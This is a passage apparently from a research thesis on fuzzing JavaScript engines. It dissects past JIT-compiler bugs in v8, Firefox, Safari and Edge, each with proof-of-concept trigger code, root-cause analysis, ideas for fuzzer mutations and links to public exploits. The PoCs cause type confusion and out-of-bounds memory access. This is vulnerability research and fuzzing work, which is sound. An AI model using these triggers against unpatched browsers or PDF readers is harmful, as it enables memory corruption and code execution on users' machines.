- A fuzzer should sometimes add `try {} catch (e) {}` code as first line in a function to prevent the compiler from *inlining* the function. In the PoC it is important that the *swap* function does not get inlined, otherwise the compiler would optimize the *opt* function differentially.
- A fuzzer should mutate code by wrapping assignments, like line 14, or other code within a function which performs the action depending on a global flag. The flag should then be flipped just before the final function call to the optimized code occurs. This concept is similar to the *swap* function in the above PoC.
- A fuzzer should create functions with cross-effects. For example, the construction of two related functions, like the *swap* and the *transition* function in the above PoC, is required. By just using one function which changes the *element-kind* field, the discussed vulnerability cannot be triggered. A fuzzer should be able to create such constructs with two or more related functions.
- It is important that the *transition* function does not start with a try-catch block like line 12. This ensures that the compiler can inline the function call in line 20 which is required to trigger the vulnerability. Function calls between step one and step three should therefore just contain code which can be inlined.

Chromium issue 746946 (2019) – Type-Confusion via elements-kind transition with a deprecated map

```
01: function change_elements_kind(a) { a[0] = Array; } // Assign an object
02: function read_as_unboxed() {
03:     return evil[0];     // Will get optimized to read unboxed values (raw double values)
04: }
05: change_elements_kind({}); // Let the interpreter collect type feedback for an empty object
06:
07: map_manipulator = new Array(1.0, 2.3);  // has map M0.
08: map_manipulator.x = 7;      // Create an 'x' property transition from M0 to the new M1 map
09: change_elements_kind(map_manipulator);  // Let the interpreter collect the M1 type feedback
10:
11: // the type of the 'x' property changes (previously SMI, now generic objects),
12: // therefore, the M0 to M1 transition for 'x' will get removed.
13: // M1 will be marked as deprecated
14: map_manipulator.x = {};     // map M2 is created with a 'x' property transition from M0
15:
16: evil = new Array(1.1, 2.2); // Create another object with the M2 map
17: evil.x = {};                // must be an object because line 14 also assigns an object
18:
19: // Optimize the change_elements_kind() function:
20: // The compiler will iterate through all seen maps, including the deprecated M1 map,
21: // to update the elements-kind field to a more specific one.
22: // Since M1 is deprecated, the compiler looks for a suitable non-deprecated map.
23: // The compiler will find M2 because the properties are the same.
24: // Therefore, a transition from M2 to a more specific-elements kind will be generated
25: x = new Array({});
26: for (var i = 0; i < 0x50000; i++) {
27:     change_elements_kind(x);
28: }
29:
30: // Optimize the read_as_unboxed() function:
31: // The variable "evil" is currently an instance of map M2
32: // The function will therefore be optimized for fast unboxed double element access,
33: // because all evil elements are just double values
34: for (var i = 0; i < 0x50000; i++) {
35:     read_as_unboxed();
36: }
37:
38: // Trigger an elements-kind change on evil. Since change_elements_kind() was optimized with an
39: // elements kind transition, the elements-kind field will change in evil's map M2.
40: change_elements_kind(evil);
41:
42: // Call read_as_unboxed. The map M2 is still the same, so a cache miss does not occur, and the
43: // optimized version gets executed. However, the elements-kind changed in the meantime!
44: alert(read_as_unboxed()); // Leaks a pointer as a double value
```

The vulnerability occurs because two functions, *change_elements_kind* and *read_as_unboxed*, are compiled to handle arguments which have the same map. However, one of these functions can be forced to change the *elements-kind* of the map from the passed object. Since the second function was already optimized for the map, when it had a different *elements-kind* value, a type-confusion occurs, and object pointers can be interpreted as double values and vice versa. This leads to arbitrary read and write access and therefore to full code execution.

To achieve this, an object with double elements and a property *x* is generated in line 7 and 8. In the following discussion the map of the object is designated as *M1*. Line 9 invokes the *change_elements_kind* function and passes the object to let the engine collect the type feedback *M1*. Line 14 modifies the *x* property from a SMI to an object which leads to a new map *M2* and the previous *M1* map will be marked as *deprecated*. After that, a new object named *evil* is created in line 16 with map *M2*.

The function *change_elements_kind* is called in a loop in line 27 to trigger optimization. During optimization the compiler decides to assign a generic *elements-kind* type to optimize the property access because line 1 stores an object in the first elements slot. Because of this, the compiler adds code to handle every previously seen map. Since the function was already executed with an argument of type *M1* in line 9, code to update the *elements-kind* field in the *M1* map would be added. Since the map is *deprecated,* the compiler searches for a suitable non-deprecated map which is *M2* because it has the same properties. Therefore, code gets added which changes the *elements-kind* field in the *M2* map, in case such an object is passed to the function.

In line 35 optimization of the *read_as_unboxed* function is triggered. Since the *evil* variable has *M2* as map, which stores elements as *unboxed* double values, see line 7 and 16, the function is optimized to return the accessed element as raw floating-point value. *Unboxed* means in this context, that a raw floating-point value is read instead of a pointer to a heap object which stores the double value. To ensure that elements are stored as raw double values, a *CheckMaps* node is added which ensures that the map of the passed argument is *M2*.

Line 40 calls the *change_elements_kind* function to change the *elements-kind* of the *evil* variable from double values to generic elements. During optimization code to handle the *M2* map was added. This code therefore updates the *elements-kind* field of the map of *evil*, which is M2, without creating a new map. Because the *elements-kind* field changed, double values are no longer stored as raw double values. Instead, raw double values are replaced by pointers to heap objects which store the double value.

Line 44 executes the *read_as_unboxed* function as final step. This function was previously optimized to read elements as raw floating-point values. It protected this assumption by checking the map against *M2*. However, in the meantime the *elements-kind* in *M2* changed to generic elements instead of double values which means the map check does not protect against this type confusion anymore.

To prevent this from happening, functions optimized for *M2* would need to get deoptimized as soon as the *elements-kind* field of *M2* changes. This was implemented for normal maps. However, the function was optimized for the *deprecated M1* map which lead to the insertion of code to handle *M2* maps. Because of the *deprecated* map, the compiler forgot to deoptimize the functions in this edge case. A writeup and exploit is available at [126].

Generalization for variation analysis:

- A fuzzer should create functions which are optimized to read values as unboxed double values.
- A fuzzer should create functions which are optimized to change the *elements-kind*.
- A fuzzer should add code which creates deprecated maps.

[126] https://ssd-disclosure.com/archives/3379

Chromium issue 941743, CVE-2019-5825 – Type-Confusion in Array.prototype.map between contiguous and dictionary array

```
01: Array(2**30);  // This call ensures that TurboFan won't inline array constructors.
02: let a = [1, 2, , 3];    // fast holey smi array
03: function opt(a) {
04:   return a.map(v => v); // call Array.prototype.map() inside the optimized function
05: }
06: opt(a); // Let interpreter collect type feedback
07: %OptimizeFunctionOnNextCall(opt);
08: // Lengthen the array, but ensure that it points to a non-dictionary backing store.
09: a.length = 0x2000000-1;
10: a.fill(1,0);            // can take several minutes in debug build
11: a.push(1);
12: a.length += 1;
13: opt(a); // the non-inlined array constructor produces an dictionary elements array
```

In the first call to the *opt* function the interpreter collects type feedback for later optimization. In this invocation a contiguous array with holes is passed. The *OptimizeFunctionOnNextCall* native function tells *v8* to optimize the function as soon it gets called again. The last line performs this call which leads to the optimization of the function based on the collected feedback. The *Array.prototype.map* function creates a new array by calling the array constructor and then assigns all values by calling the passed callback function. The used callback function just creates a copy of the array by returning the unmodified elements. Typically, the array constructor is not called but is instead inlined during the call-reducer optimization phase. This is prevented by the first code line `(Array(2**30))` which has the side-affect that ensures that subsequent array constructors do not get inlined.

During the second *opt* function invocation from line 13 the passed array has a length of *0x2000001*. If the array constructor is called with a length bigger than *0x2000000*, a dictionary array gets created. However, the passed array is a contiguous array because it was created with a length of *0x2000000-1*. The *fill* call is required because sparse arrays are stored as dictionary arrays and the *fill* call ensures that all indexes are in-use and the array is therefore not sparse. By calling *push* afterwards and increasing the length by one the length becomes bigger than *0x2000000* which leads to the creation of a dictionary array during the *map* call. The code assumes that both arrays have the same type which leads to a type-confusion which can be used to modify the length of an array. Exploitation is afterwards trivial and similar to several other public exploits.

The bug was reported [127] to the developers in early March 2019. A fix including a regression test was pushed upstream to the public [128] on 2019-03-18. *Exodus Intelligence* published a detailed blog post [129] together with an exploit [130] on 2019-04-03 which affecting the current release version of *Chrome* at that time. *Chrome* 74, which fixed the vulnerability, was released on 2019-04-23. Rabet, a researcher from Microsoft Offensive Security research

[127] https://bugs.chromium.org/p/chromium/issues/detail?id=941743

[128] https://chromium-review.googlesource.com/c/v8/v8/+/1526018

[129] https://blog.exodusintel.com/2019/04/03/a-window-of-opportunity/

[130] https://github.com/exodusintel/Chromium-941743

team, already stressed in 2018 the fact that *Google* makes regression tests of security vulnerabilities public available before a fixed release is shipped: "*Google* regularly 0-days itself, which is not great." [131]

Generalization for variation analysis:

- The code `Array(2**30)` should sometimes be added by a fuzzer at the start of a test case to prevent the *TurboFan* compiler from *inlining* array constructors.
- A fuzzer should sometimes create arrays with holes.
- To create a contiguous array with a length value which would typically result in a dictionary array, the code from lines 9 to 12 can be used. However, calling the *fill* function in a so large array consumes several minutes in the debug *v8* build because of the additional debug checks. These vulnerabilities would therefore not be found during fuzzing because the test case would first timeout. To solve this problem the *v8* code can be adapted by adding a native function which fakes this behavior, similar to the *OptimizeFunctionOnNextCall* function.

Chromium issue 659475, CVE-2016-5198 (Mobile Pwn2Own 2016) – Incorrect stable map assumption for global variables leads to OOB access

```
01: function Ctor() {
02:     n = new Set();              // map with an empty property array
03: }
04: function Check() {
05:     n.xyz = 0x826852f4;         // map with a property array for property xyz
06:     parseInt();                 // Prevent inlining; args must not be passed
07: }
08: for (var i = 0; i < 2000; ++i) {
09:     Ctor();                     // Trigger optimization
10: }
11: for (var i = 0; i < 2000; ++i) {
12:     Check();                    // Trigger optimization
13: }
14: Ctor();   // Let elements of >n< point to an empty array
15: Check();  // The compiled code doesn't check the map and OOB access occurs
```

The map of an object stores structure and type information of the used properties. A new map is therefore assigned as soon as a property is added. Initially, the *n* variable in line 2 is a *Set* with an empty property array. In line 5 the property *xyz* is assigned and therefore the map changes.

Optimization of the *ctor* function is triggered in line 9. Since the *check* function is also invoked in a loop, optimization is also triggered for this function. The first execution changes the map of the *n* variable because a property gets assigned. The later optimization is done under the assumption that *n* has always the same map in subsequent calls, however, no code is added to guarantee that this assumption holds. The root cause of this vulnerability is that the *Crankshaft* compiler assumed a stable map for global variables. The function call in line 14 changes the property array of the global *n* variable back to an empty array. When line 15

[131] https://www.youtube.com/watch?v=sheeWKC6CuM

calls the optimized *check* function, the compiled code still assumes the original map without performing a check and just writes to the property array. This leads to an OOB access in the empty property array.

The vulnerability was exploited during Mobile *Pwn2Own* 2016 to remotely compromise a *Nexus* phone. It was fixed [132] on 2016-11-26 which means a regression test, which triggers this vulnerability, was publicly available since November 2016. Exploitation details were presented at *CanSecWest* 2017 and can be found at [133]. A Chinese writeup with a full exploit was published in April 2019 and can be found at [134].

Since *Chromium* is not the only software which integrates *v8*, a lot of other applications are also prone to vulnerabilities in the *v8* engine. Notable is especially *Foxit Reader*, one of the key products from *Foxit*. "*Foxit* has over 560 million users and has sold to over 100,000 customers located in more than 200 countries." [135]

Foxit Reader 9.6.0 was released on 2019-07-04 with the *v8* engine in version 5.4.500.36 which was released three years earlier in October 2016. With Foxit Reader version 9.7.0, released on 2019-09-29, the *v8* engine was updated to a version not prone to CVE-2016-5198. This left a 35-month window of opportunity for attackers capable of writing an exploit based on public patch information and left a 6-month window for attackers capable of copy and pasting a publicly available exploit into a PDF file to attack *Foxit Reader* users.

Generalization for variation analysis:

- Calls to *parseInt()* should be added by a fuzzer to prevent function inlining.
- Problems can occur when different compilers are mixed with each other. For example, when one function is optimized by *TurboFan* and another by *Crankshaft*.
- A fuzzer should add code which re-assigns a value to a global variable and code which assigns a property to the same variable at different locations.

[132] https://chromium.googlesource.com/v8/v8.git/+/d0a047d440ea6283f9e63056cf5ec1fa3203e309

[133] https://cansecwest.com/slides/2017/CSW2017_QidanHe-GengmingLiu_Pwning_Nexus_of_Every_Pixel.pdf

[134] http://eternalsakura13.com/2019/04/29/CVE-2016-5198/

[135] https://www.foxitsoftware.com/company/about.php

Chromium issue 944062 (2019) – Missing map check in ReduceArrayOfIncludes when an unreliable map is inferred

```
01: const array = [42, 2.1];              // non-stable map (PACKED_DOUBLE)
02: let cond = false;
03: function change_assumption() {
04:     if (cond) array[100000] = 4.2;  // change to dictionary mode
05:     return 42;
06: };
07: function opt() {
08:     return array.includes(change_assumption());
09: }
10: opt();
11: %OptimizeFunctionOnNextCall(opt);
12: opt();
13: cond = true;
14: opt(); // Trigger OOB
```

When the *opt* function gets optimized the internal implementation of *Array.includes* calls *InferReceiverMaps* to obtain the map of the array to add a type specific implementation. In line 1 the *elements-kind* of the *array* variable is initially set to *PACKED_DOUBLE*. The compiler therefore adds code which implements the *Array.includes* function for *PACKED_DOUBLE* elements. However, the *InferReceiverMaps* function can return *kUnreliableReceiverMaps* which means that the caller must add a *CheckMap* node to ensure that the inferred map matches the runtime one. However, the code did not add a *CheckMap* node and just relied on the inferred unreliable map.

In the PoC the function *change_assumption* is invoked as argument to *Array.includes* which changes *elements-kind* to a dictionary array. A dictionary is used because a high index is accessed in line 4 which would waste a lot of space if the elements would be stored continuously. The optimized *Array.includes* code then leads to OOB access because it assumes *PACKED_DOUBLE* values instead of a dictionary.

The following code is a variation of the vulnerability:

```
01: function opt(idx, arr) {
02:     arr.__defineSetter__(idx, () => { }); // change elements-kind to dictionary
03:     return arr.includes(1234);            // Leads to OOB
04: }
05: opt('', []);
06: opt('', []);
07: %OptimizeFunctionOnNextCall(opt);
08: opt('1000000', []);
```

Instead of a function invocation passed as argument, a getter is defined to change *elements-kind* to a dictionary.

A writeup of the vulnerability is available at [136].

[136] https://googleprojectzero.blogspot.com/2019/05/trashing-flow-of-data.html

Generalization for variation analysis:

- A fuzzer should add code at random locations which sets a high index of an array, such as 100,000, to a value to change *elements-kind* of the array to a dictionary.
- A fuzzer should replace values, which are passed as function arguments, with function invocations. Then, the original value can be returned by the function and additional code can be executed within the function. For example, in the first PoC, the value 42 could original be passed as argument in line 8. During mutation this value could be wrapped within a function call and additional code like line 4 can be executed.
- During source code analysis focus can be put on code locations where *InferReceiverMaps()* is called and where the *kUnreliableReceiverMaps* string is not found. This hints that the return value of the function is not correctly checked for unreliable maps.

Firefox bug 1544386, CVE-2019-11707 (exploited in-the-wild in 2019 against Coinbase) – Incorrect Array.prototype.pop() return type prediction

```
01: // Run with --no-threads for increased reliability
02: const a = [{ a: 0 }, { a: 1 }, { a: 2 }, { a: 3 }, { a: 4 }];
03: function opt() {
04:     if (a.length == 0) {
05:         a[3] = { a: 5 }; // change array length to 4 by accessing index 3
06:     }
07:     // pop the last value. IonMonkey will, based on inferred types, conclude
08:     // that the result will always be an object,
09:     // which is untrue when p[0] gets fetched.
10:     const tmp = a.pop();
11:     tmp.a;  // this crashes when the controlled double value gets dereferenced
12:     for (let v15 = 0; v15 < 10000; v15++) { }    // Force JIT compilation
13: }
14: var p = {};
15: p.__proto__ = [{ a: 0 }, { a: 1 }, { a: 2 }];
16: p[0] = -1.8629373288622089e-06;     // 0xbebf414141414141
17: a.__proto__ = p;
18: for (let i = 0; i < 1000; i++) {
19:     opt();      // Trigger optimization
20: }
```

The variable *a* is initialized as an array of objects in line 2. In lines 15 to 17 the prototype of *a* is changed to an object which has an array of objects as prototype and with an element at index zero being a double value. In line 19 the *opt* function is called in a loop. This result, after several function invocations, in all original elements from line 2 getting popped in line 10. After popping the last element from line 2, the *pop* call would return *undefined* and the values from line 15 and 16 would not get popped.

However, as soon as all elements are popped, line 5 gets executed which changes the array length to 4 without changing the inferred object element type because an object gets again assigned. When the function gets recompiled, the compiler assumes that *a.pop()* still returns objects because the element at index three was also set to an object in line 5. The compiler therefore incorrectly omits type checks for line 11 and just assumes that the *pop* call always returns an object which leads to a type confusion.

Because line 5 just set the value for index three, later *pop()* calls pop the values from line 15, except the value from index zero. When the value at index zero gets popped, the value from line 16 is returned which is a double value. Because the compiler assumed a pointer to a heap object as return value, the double value is incorrectly dereferenced which leads to a crash. Since the value can fully be controlled, it can be used to fake objects in-memory which leads to arbitrary read and write and therefore to full code execution. The root cause of the vulnerability is that the compiler only checks the element types of the array and the element types of the array prototype, however, lines 16 and 17 create a prototype in the middle of the prototype chain with a different type which is not checked.

The vulnerability was independently found by Groß from *Google Project Zero* with the *fuzzilli* fuzzer and by criminals, which used it against cryptocurrency exchange employees at Coinbase [137]. A detailed writeup of the vulnerability is available at [138] and at [139]. An exploit is available at [140].

Generalization for variation analysis:

- A fuzzer should add objects in the middle of a prototype chain with elements stored as double values or as objects. Moreover, these objects can also be used to trigger callbacks. The objects should be stored in the middle of the prototype chain to bypass checks which just check the first and last objects in the prototype chain.
- A fuzzer should add if-conditions which are just executed once in multiple executions and with code which change assumptions.
- A fuzzer should add *pop()* calls on arrays and access the popped value or properties afterwards.

Firefox bug 1538006, CVE-2019-9813 (Pwn2Own 2019) – Incorrect handling of proto mutations

```
01: function opt(o, changeProto) {
02:     if (changeProto) {
03:         o.p = 42;
04:         o.__proto__ = {};            // Change prototype
05:     }
06:     o.p = 13.37;
07:     return o;
08: }
09: for (let i = 0; i < 1000; i++) {
10:     opt({}, false);                  // Trigger JIT compilation
11: }
12: for (let i = 0; i < 10000; i++) {
13:     let o = opt({}, true);
14:     eval('o.p');                     // Crash here
15: }
```

[137] https://blog.coinbase.com/responding-to-firefox-0-days-in-the-wild-d9c85a57f15b

[138] https://blog.bi0s.in/2019/08/18/Pwn/Browser-Exploitation/cve-2019-11707-writeup/

[139] https://vigneshsrao.github.io/writeup/

[140] https://github.com/vigneshsrao/CVE-2019-11707

In line 10 the *opt* function is optimized for the case that the argument *changeProto* is *false*. The code is therefore optimized to store in line 6 the property *p* as a double value. *Firefox* stores for every variable an *object group* and a *shape*. The *shape* is basically just another synonym for the *map* or *structure* of an object and the *object group* is used to store the prototype and type information. When *changeProto* is changed to *true* in line 13, the function gets recompiled because the *object group* changes because line 4 assigns a new prototype. However, the *shape* is still the same because line 3 and 6 access the same property and therefore have the same property structure. Only the type changes because line 3 assigns a *SMI* and not a double value, but types are stored in the *object group*. That means that code must be generated for line 6 which first checks the *object group*. Such code is called a *type barrier* in *Firefox*. The vulnerability exists because this *type barrier* is not added in this case. Only code is generated which writes a double value to the first inline cache of object *o* to store property *p*. However, since the type changed, a boxed double value should be written but the code writes an unboxed double value. That means that a raw double value is written instead of a pointer to a heap object holding the double value. Since the written value can fully be controlled, arbitrary objects can be faked in memory which leads to full code execution.

The vulnerability was exploited during *Pwn2Own* 2019. Exploitation details can be found in the *Google Project Zero* bug tracker [141] and at [142].

Generalization for variation analysis:

- A fuzzer should add *Boolean* variables as arguments to JIT compiled functions and flip the value after JIT compilation was performed to trigger additional operations.
- A fuzzer should change the *__proto__* property of variables at random locations.
- A fuzzer should wrap code sometimes within an *eval()* call.

[141] https://bugs.chromium.org/p/project-zero/issues/detail?id=1810

[142] https://www.zerodayinitiative.com/blog/2019/4/18/the-story-of-two-winning-pwn2own-jit-vulnerabilities-in-mozilla-firefox

4.5.2 Missing or incorrect bound checks

Incorrect optimization bugs, which remove bound checks, can easily occur and can often not be obvious at first glance. An example is the CTF challenge *Pwn-just-in-time* created for *Google CTF 2018 Finals*. It added a *duplicate addition reducer* which combined two additions to a single addition when both operands were hardcoded numbers. For example, code like `some_variable+1+1` was optimized to `some_variable+2`. This optimization seems correct, however, in *JavaScript* it is not. *JavaScript* stores numbers in the IEEE-754 double format which means the maximum value, which can be stored without precision lose, is *9,007,199,254,740,991*. Figure 5 shows the output of a *JavaScript* shell which demonstrates that the mentioned optimization is not correct because of precision lose with larger values:

```
Query:  > 9007199254740992+1+1
Result: < 9007199254740992
Query:  > 9007199254740992+2
Result: < 9007199254740994
Query:  > 1+1+9007199254740992
Result: < 9007199254740994
Query:  > 9007199254740992+1+1
Result: < 9007199254740992
```

Figure 5: Precision lose in *JavaScript*

This incorrect optimization can be exploited because a runtime value can be created, which is different to the assumed value by the compiler. This means code can be created which incorrectly removes array bound checks which therefore leads to OOB access. Exploitation details and an exploit for the challenge can be found at [143].

In February 2019 hardening against bound check elimination vulnerabilities was implemented in *v8* [144]. If the compiler can guarantee that a bound check is not required, the check is no longer eliminated and instead kept. If the check fails, the code aborts. This is also observed by various researchers: “What a bummer! There is no elimination of bounds checking anymore. [..] *v8* has now implemented certain hardening that will either deoptimize the code or straight abort when trying to access out-of-bounds on the array. Yikes! What an ending! [...] Finally, we can see that browser development goes too fast, like very fast, and because of this, browser exploitation goes obsolete in just a few months, making it a real cat and the mouse race to actually get exploits going [..].” [145]

Techniques to circumvent the hardening in certain situations were published three months later by Fetiveau [146] and by Zhao [147].

---

[143] https://doar-e.github.io/blog/2019/01/28/introduction-to-turbofan/

[144] https://bugs.chromium.org/p/v8/issues/detail?id=8806

[145] https://sensepost.com/blog/2020/intro-to-chromes-v8-from-an-exploit-development-angle/

[146] https://doar-e.github.io/blog/2019/05/09/circumventing-chromes-hardening-of-typer-bugs/

[147] https://gts3.org/2019/turbofan-BCE-exploit.html

Examples:

Safari CVE-2017-2547 (Pwn2Own 2017) – Missing array bound check

```
01: let arr = new Uint32Array(10);
02: for (let i = 0; i < 0x100000; i++) {
03:     parseInt();          // Force JIT compilation
04: }
05: arr[8] = 1;              //Protected via a bound check
06: arr[-0x12345678] = 2;    //OOB access because bound check is not performed a 2nd time
```

When an array is accessed at a specific index, the compiler adds code which checks the array bounds to ensure that no OOB access is possible. However, if the array is accessed in subsequent code and no side effects can happen between the code, the later bound checks may be unnecessary. For example, if first index 20 is accessed and afterwards index 10 and 5 are accessed, the bound checks for index 10 and 5 can be removed because the first bound check already ensured that the array has at least a size of 21. The vulnerability occurs because only the upper bound is checked and the negative index from line 6 is always smaller than the array size of 10. The loop in line 2 to 4 is used to enforce JIT compilation.

The vulnerability was exploited [148] by *Tencent Team Sniper* in *Pwn2Own* 2017 and found independently one week later by *lokihardt* [149].

Generalization for variation analysis:

- A fuzzer should add multiple array element access operations in JIT compiled code and fuzz code in between, which could result in side effects.
- The loop from line 2 to 4 can be used to enforce JIT compilation in *Safari*.

Edge CVE-2018-0769 – Incorrect bounds calculation

```
01: function opt(arr) {
02:     if (arr.length <= 15) { return; } // Ensure a length of at least 15
03:     let j = 0;
04:     for (let i = 0; i < 2; i++) {
05:         arr[j] = 0x1234;        // OOB access happens in 2nd iteration
06:         j += 0x100000;
07:         j + 0x7ffffff0;        // INT_MAX - 0x7ffffff0 = 15; result is not stored!
08:     }
09: }
10: for (let i = 0; i < 0x10000; i++) {   // Force JIT compilation
11:     opt(new Uint32Array(100));
12: }
```

In the first loop iteration the compiler assumes that *j* must be a value between *INT_MIN* and *INT_MAX* at line 6. Since line 7 adds *0x7ffffff0,* two cases can occur. In the first case the result overflows the *INT_MAX* value and the compiler adds code to deoptimize in this case. In the other case the result does not overflow. This happens when the value of *j* is after line 6 between *INT_MIN* and *INT_MAX – 0x7ffffff0*, that is between *INT_MIN* and 15. This case was generated because *INT_MIN* + 0x7ffffff0 does not overflow *INT_MAX*, otherwise the

[148] https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
[149] https://bugs.chromium.org/p/project-zero/issues/detail?id=1220

data type of the result would be changed from *int* to *float* and no deoptimization code would be added.

Since the code gets deoptimized in the first case, the compiler can assume that *j* is between *INT_MIN* and 15 at the start of the second iteration. Note that in line 7 the value is not added to *j*, the result gets discarded. The add operation is just required to let the compiler assume the mentioned value range. Since *j* is in the first iteration 0 and the compiler assumes that the maximum value of *j* is in the second iteration 15, the bound check can be removed because the code from line 2 already ensured that the array has at least a length of 16.

After adding in the second iteration in line 6 the value `0x100000`, the range changes to `0x100000` to `0x10000f`. The result of the add operation from line 7 is the range `0x100000+0x7ffffff0` to `0x10000f+0x7ffffff0`. If only the maximum range value would overflow, the compiler would again add code to deoptimize in such a case. However, since also the minimum range value overflows *INT_MAX*, a deoptimization would always occur. Because of this, the compiler changes the internal data type of the result of the add operation from line 7 to a *float* value.

The root cause of the vulnerability is that the compiler already assumed in the first iteration that the data type is *int* and a deoptimization would be triggered when the result overflows *INT_MAX*. Only under this assumption the assumed value range of *INT_MIN* to 15 at the beginning of the second iteration is true. However, this assumption no longer holds because the code does not deoptimize because the data type changed from an integer to a float value. However, the bound check from line 5 was already removed which leads to OOB access in the second iteration in line 5.

A detailed analysis is available in the issue report [150] from *lokihardt*.

Generalization for variation analysis:

- A fuzzer should add loops which execute two iterations and fuzz code in the loop body.
- A fuzzer should generate mathematical calculations combined with array accesses. The result of calculations can sometimes be discarded because range calculations are performed internally during compilation.
- Array access operations should be inserted more frequently at the start of a loop instead of the end.
- At the start of the test case an if condition ensures that the array length is at least 16. This code is important for the removal of the later bound check. It is important that no other code is executed in between which could trigger side effects.

[150] https://bugs.chromium.org/p/project-zero/issues/detail?id=1390

Chromium issue 469058, CVE-2015-1233 – Incorrect bound check calculation

Chromium issue 469058, which is mentioned in the CVE details, is still restricted and public writeups for this vulnerability do not exist. The CVE number was issued as "incorrect interaction with IPC (gamepad API)", however, this title is related to the sandbox escape used in the submitted full chain *Chrome* exploit.

According the *Chrome* blog [151] the vulnerability was fixed with version 41.0.2272.101.118. A code diff [152] to the previous version reveals in which *v8* version the vulnerability was fixed.

Since the vulnerability is related to *v8,* the diff in the DEPS file reveals that the bug was fixed between the *v8* commit *cc2b2f487bfa07c4f8f33ac574a4580ad9ec0374* and *901b67916dc2626158f42af5b5c520ede8752da2*.

By checking the second commit log [153], the fix can easily be found by viewing the parent commit (*2ae675fe2c64e97a7bebf8288fe427675b7063fa*) which fixes the vulnerability. The commit message contains the string *BUG=chromium:469148* which indicates that the correct issue is 469148 which is unrestricted and public available. This issue can alternatively be found by using the search functionality on the issue tracker to search for the original issue number 469058 because the issue details contain the string *Part of a full Chrome exploit chain in issue 469058*.

```
01: function opt(array, offset, oob_byte) {
02:     var base = -0x7FFFFFC1 + offset;
03:     array[base - (-0x80000000)] = 0x4B; // +0x80000000 can't be represented
04:     array[base + 0x7FFFFFE1] = 0x4B;
05:     array[base + 0x7FFFFFC1] = oob_byte;
06: }
07: function trigger_optimize() {
08:     var array = new Uint8Array(0x40);
09:     for (var i = 0; i < 1000000; i++) opt(array, 0, 0x00); // Trigger optimization
10: }
11: trigger_optimize();
12: var exploit_array = new Uint8Array(0x40);
13: opt(exploit_array, -2, 0x80);
```

The vulnerability occurs because of line 3 in the PoC. In the *v8/src/common/globals.h* file the integer minimum and maximum values are defined as following:

```
constexpr int kMaxInt = 0x7FFFFFFF;
constexpr int kMinInt = -kMaxInt - 1;
```

The important observation is that the minimum value `-0x80000000` does not has an appropriate positive value representation because the maximum value is `0x7FFFFFFF`. The `base - (-0x80000000)` code from line 3 leads to a bound check compiled for `base +0x80000000`. When the base value from line 2 gets inserted, the bound check can be

[151] https://chromereleases.googleblog.com/2015/04/stable-channel-update.html

[152] https://chromium.googlesource.com/chromium/src/+log/41.0.2272.101..41.0.2272.118?pretty=fuller&n=10000

[153] https://github.com/v8/v8/commit/901b67916dc2626158f42af5b5c520ede8752da2

simplified to `63+offset`. Since the offset argument is zero, see line 9, the compiler assumes that `63+0` must always be within the array bounds because `0x40 = 64` bytes were created in line 8. This leads to a removal of the bound check. However, at runtime the `- (-0x80000000)` calculation results in `+(-0x80000000)` because the positive value cannot be represented and therefore OOB access is possible because a bound check is no longer performed.

An uncommented exploit for the vulnerability is available at [154].

Generalization for variation analysis:

- A fuzzer should add code like `- (-0x80000000)` in mathematical operations and array index calculations. Similar code can be used for boundary values from other data types.
- Similar data types used in *Chromium* can be found at [155].

4.5.3 Wrong annotations or incorrect assumptions

JavaScript engines such as *v8* annotate built-in functions to know during compilation if a specific function invocation has side effects or not. For example, consider a function which first accesses a passed array at a specific index, then invokes a built-in function and after that access the array again at a lower index. The second array access must not be protected by a boundary check if the check from the first access already ensures that the array length is large enough. This assumption is only true if the built-in function invocation cannot result in a side effect which can modify the array length.

To deduce these decisions, the compiler must know which built-in functions can result in which actions and therefore functions are annotated in the *v8* code. For example, a *kNoWrite* annotation means that the function cannot write to properties and therefore cannot change the length of an array or the internal type of elements. If a function was incorrectly annotated the compiler can be forced to remove bound or type checks which leads to exploitable vulnerabilities.

This chapter also lists vulnerabilities which are caused by other incorrect assumptions from engine developers.

[154] https://github.com/4B5F5F4B/Exploits/tree/master/Chrome/CVE-2015-1233

[155] https://source.chromium.org/chromium/chromium/src/+/master:v8/src/common/globals.h;l=145?q=kMinInt

Examples:

Chromium issue 762874 (2017) – Off-by-one in range annotation of String.lastIndexOf()

```
01: function opt() {
02:     try { } finally { }      // Force the turbofan compiler
03:     var i = 'A'.repeat(2 ** 28 - 16).indexOf("", 2 ** 28);
04:     i += 16; // real value: i = 2**28, optimizer: i = 2**28-1
05:     i >>= 28; // real value i = 1, optimizer: i = 0
06:     i *= 100000; // real value i = 100000, optimizer: i = 0
07:     if (i > 3) {
08:         return 0;
09:     } else {
10:         var arr = [0.1, 0.2, 0.3, 0.4];
11:         return arr[i];       // OOB access in compiled code
12:     }
13: }
14: function trigger_optimization() {
15:     for (var i = 0; i < 100000; i++) {
16:         var o = opt();         // Trigger optimization
17:         if (o == 0 || o == undefined) {continue;}
18:         return o;
19:     }
20:     console.log("fail");
21: }
22: var leaked = trigger_optimization();
```

The *indexOf* function returns the index of the first occurrence of a passed substring. Consider the following code:

```
'1234'.indexOf(x)
```

The following table lists possible *x* values together with the result:

Input x	Result of indexOf()
'1'	0
'2'	1
'3'	2
'4'	3
'foo'	-1

Table 1: Results of *indexOf()* function invocation

The highest returned index is the string length minus one which corresponds to the last accessible index. The maximum string length is *String::kMaxLength* and the developers therefore annotated in the compiler that *indexOf()* can return values in the range *-1* to *String::kMaxLength-1.* However, this annotation is wrong and bigger values can be returned. The function supports a second parameter for the start index. For example, `'12324'.indexOf('2',1)` returns *3* because the search starts after index *1*. An edge case occurs when the start index corresponds to the array length and the search string is an empty string: `'1234'.indexOf('',4)`. In such a case the value *4*, which is the array length, is returned. The annotated maximum value of *String::kMaxLength-1* is therefore wrong because at runtime the value *String::kMaxLength* can be returned. The *String::kMaxLength* value is defined in *v8.h* and is `(2**28)-16` on 32-bit and `(2**29) - 24` on 64-bit.

In the PoC the vulnerability is triggered in line 3. Since the *opt* function is called in a loop in line 16, the code gets compiled. In 2017 the default compiler was *Crankshaft*, but the *TurboFan* compiler, which contained the vulnerability, was triggered in special cases where it produced better code than *Crankshaft*. Such a case is triggered when exception handling is used which is done by the code in line 2.

Because of the wrong annotation, the compiler assumes an incorrect return value in line 3. Line 4 to 6 perform mathematical operations on the value. Afterwards the compiler assumes that the maximum value is *0*, however, at runtime the value will be *100,000*.

